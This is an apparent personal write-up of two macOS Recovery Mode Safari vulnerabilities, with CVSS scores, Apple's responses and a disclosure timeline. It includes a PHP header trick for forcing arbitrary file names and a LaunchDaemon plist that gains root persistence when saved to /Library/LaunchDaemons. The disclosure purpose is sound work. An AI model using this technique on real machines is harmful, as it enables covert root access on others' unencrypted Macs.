TL;DR: I accidentally discovered 2 vulnerabilities in macOS Recovery Mode's Safari: one allowing arbitrary writes to system partitions and root persistence (CVSS 8.5), the other allowing unrestricted file reads (CVSS 4.6). Technical write-ups HERE and HERE.
It started like any other day with my M1 Macbook Air dying due to the hundreds if not thousands of Chrome tabs I had open, so I did what every normal human does and long pressed the touch id button to force a force restart (which I personally find to be more effective than normal shutdown). However I wasn't really paying attention and ended up holding the button for too long which led me to discover this screen.
NOTE: This first vulnerability is for MacOS Sequoia and older while the second vulnerability is for MacOS Tahoe.

This got me very interested because why is there a Safari on Mac Recovery? so being the very curious person I am I decided to press on it which takes you to something that looks like this:

I then realized that you could connect to the WiFi so I did, and then attempted to lookup google.com which worked fine. I think they allow connecting to the wifi and searching up arbitrary websites so you can fix issues on your laptop that the built-in help guide doesn't have.


Afterwards I tried searching up an image on Google and tried to save it (just for fun)

However clicking Download Image would fail with something along the lines of insufficient permissions: failed to write to disk. However I then remembered this funny Safari setting where you can choose where to save any file.
So setting Safari->File Download Location -> Ask For each download did the trick. Now when you would attempt to download the image of the apple you could save it where ever you liked.
This is where it started to get really interesting, for some reason in Recovery Mode, macOS decides to boot the Volumes partition which includes Data, Macintosh HD, macOS Base System, and Preboot systems, and when you choose the Macintosh HD it allows you to save the file to the Mac's permanent disk.

For some reason this didn't click that this was a huge issue until a couple of days later when I realized that I shouldn't be able to save images of apples on the laptop's persistent disk in recovery mode without any passwords. So I started testing this further with other files and surprisingly they all worked so I took this further and set up my own web-server with some malicious files to see how far this could be taken.
<?php
$file = 'malicious_file';

if (!file_exists($file)) {
	http_response_code(404);
	echo "File not found.";
	exit;
}

exit;
but I quickly ran into an issue: Safari in an attempt to be smart would sniff malicious_file and guess that it was a .txt file and would force save it as malicious_file.txt which somewhat defeats the purpose as then its a very selective vulnerability.
After multiple tries I discovered that by passing safari a Content-Type that it doesn't know (in this case text/text which is a non standard Content-Type) you could trick Safari into allowing you to choose the extension (or no extension if wanted):
<?php
// This uses PHP for simplicity, but any language that can modify response headers can be used
$file = 'malicious_file';

if (!file_exists($file)) {
    http_response_code(404);
    echo "File not found.";
    exit;
}

// Set headers to force download without changing extension
header('Content-Type: text/text');
header('Expires: 0');
header('Cache-Control: must-revalidate');
header('Pragma: public');

ob_clean();
flush();
readfile($file);
exit;
?>
and by "saving" the webpage (file->save as) instead of downloading it (which Safari automatically adds an extension for) I could force it to save it as malicious_file (with no extension).
So I decided to test this even further with a .plist:
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
<key>Label</key>
<string>com.example.proofofadmin</string>
<key>ProgramArguments</key>
<array>
<string>/bin/bash</string>
<string>-c</string>
<string>
SCRIPT="/usr/local/bin/ProofOfAdmin";
if [ ! -f "$SCRIPT" ]; then
mkdir -p /usr/local/bin;
cat > "$SCRIPT" <<'EOF'
#!/bin/bash
echo "LaunchDaemon ran as $(whoami) on $(date)" >> /var/root/proof_of_vulnerability.txt
EOF
chmod 755 "$SCRIPT"
fi;
exec "$SCRIPT"
</string>
</array>
<key>RunAtLoad</key>
<true/>
<key>KeepAlive</key>
<false/>
</dict>
</plist>
now running the whole thing: we could go to the website at https://someserver.com/index.php and then using file->save as to save it as com.example.proof_of_vulnerability.plist in the location /Library/LaunchDaemons/ using the shift + command + . shortcut to show hidden files.
Now restarting the laptop showed that a new LaunchDaemon with an "unknown" name was added which showed that it worked correctly and running:
sudo cat /var/root/proof_of_vulnerability.txt
returned:
LaunchDaemon ran as root on Tue Sep 16 14:21:28 PDT 2025
furthermore:

it showed that the "system" (root) user was the owner of the file which is an even bigger issue as it looks more legitimate.
Now this could probably be taken way further such as using it to destroy the Mac (modifying/overwriting a critical boot file) or using it to modify a more hidden process however as far as I was concerned this was more than enough to prove a huge vulnerability.
Here is a video taken on 1/3/2026 of the full vulnerability on an old Intel Mac that one of my family members never updated (this vulnerability was initially discovered on my M1 Macbook but my Macbook has since been updated)
In this video we show that you can go to recovery safari download the .plist, and the .plist stays after reboot while showing that it was written by root
Based on this PoC I gave it a CVSS of 8.5 (AV:P/AC:L/AT:N/PR:N/UI:N/VC:N/VI:H/VA:H/SC:H/SI:H/SA:H)
| Metric | Value | Description |
|---|---|---|
| Attack Vector (AV) | Physical (P) | The attacker requires physical access to the device. |
| Attack Complexity (AC) | Low (L) | No specialized conditions or mitigating controls are present. |
| Privileges Required (PR) | None (N) | The attacker requires no prior privileges on the system. |
| User Interaction (UI) | None (N) | No user interaction is required for the exploit to succeed. |
| Scope (S) | Changed (C) | The vulnerability in the Recovery Environment allows an attacker to impact the main macOS installation, crossing a security authority boundary |
| Confidentiality (C) | High (H) | The attacker can access all data on the system. |
| Integrity (I) | High (H) | The attacker can modify any file on the system. |
| Availability (A) | High (H) | The attacker can deny access to all resources on the system. |
Vulnerability #2
Now lets move on to the second vulnerability, it just happened that MacOS Tahoe 26.0 came out the same day (9/16/2025) that I discovered all this so I decided to update to it and test once more.
After updating to 26.0 I found out that they no longer just gave you a full Safari and instead gave you a modified/locked-down version that they called "Web Browser", in which you could no longer modify the settings of the browser, meaning you could no longer toggle the "ask location for each download" setting, however this seemed to be an unintentional fix as using "Open File..." dialog (⌘+O) you could still open and view any file on the system and could preview any file that safari could preview (e.g. .html, .htm, .txt, .pdf, and image files) which is also a huge issue.
So for this vulnerability I gave it a CVSS of 4.6 (AV:P/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N)
| Metric | Value | Description |
|---|---|---|
| Attack Vector (AV) | Physical (P) | The attacker requires physical access to the device. |
| Attack Complexity (AC) | Low (L) | No specialized conditions are required; the attacker simply uses a standard menu option. |
| Privileges Required (PR) | None (N) | The attacker does not need any prior privileges on the system. |
| User Interaction (UI) | None (N) | No user interaction from the legitimate owner is required. |
| Scope (S) | Unchanged (U) | The exploit affects resources within the same security authority. |
| Confidentiality (C) | High (H) | The attacker can access any file readable by Safari, including documents, configuration files, and source code. This leads to a total loss of confidentiality for all data stored in these formats. |
| Integrity (I) | None (N) | This vulnerability only allows reading files, not modifying them. |
| Availability (A) | None (N) | Reading files does not impact the system's availability. |
Write Ups and Conclusion
So I decided to write up these 2 vulnerabilities to help Apple out and after spending a couple hours writing the following write-ups HERE and HERE, I submitted them to Apple eagerly awaiting their response. Their first response was (same response to both):

to which I responded:

to which they responded (again to both vulnerabilities):

Now while I understand that FileVault is a recommended security feature, when setting up a new Macbook it presents FileVault as an optional checkbox and I can certainly tell you that there are many people (including my younger self and my family member with the Intel Mac) who do not know what it is and choose to disable it instead. If this was something like SIP where you had to go through a complex process to disable it, it would personally make more sense to me. My personal view is that the behavior significantly reduces the effort required to persist data on an unencrypted system compared to, for example, side-loading Linux. I may be completely wrong, but either way it was a pretty unique learning experience for a high school senior 🤷.
On a better note though: As of 1/3/2026 Tahoe 26.3 seems to have silently fixed both of these issues completely as you can no longer open files using cmd+o and even if you can force the file explorer you can no longer view any files inside /Library or /Users as they just appear completely empty.
Disclosure timeline
Note: these dates are the same for both vulnerabilities
- 9/16/2025 Initial disclosure to Apple via their Bug Bounty Program
- 9/17/2025 Initial Response from Apple
- 9/18/2025 Vulnerability marked as "Closed" by Apple
I have waited 6 months (double the standard time of 90 days) to ensure that they have plenty of time to fix this bug as it is not my intention to harm anyone.
P.S. please forgive me if the writing for this is "weird" I have never written a post mortem before.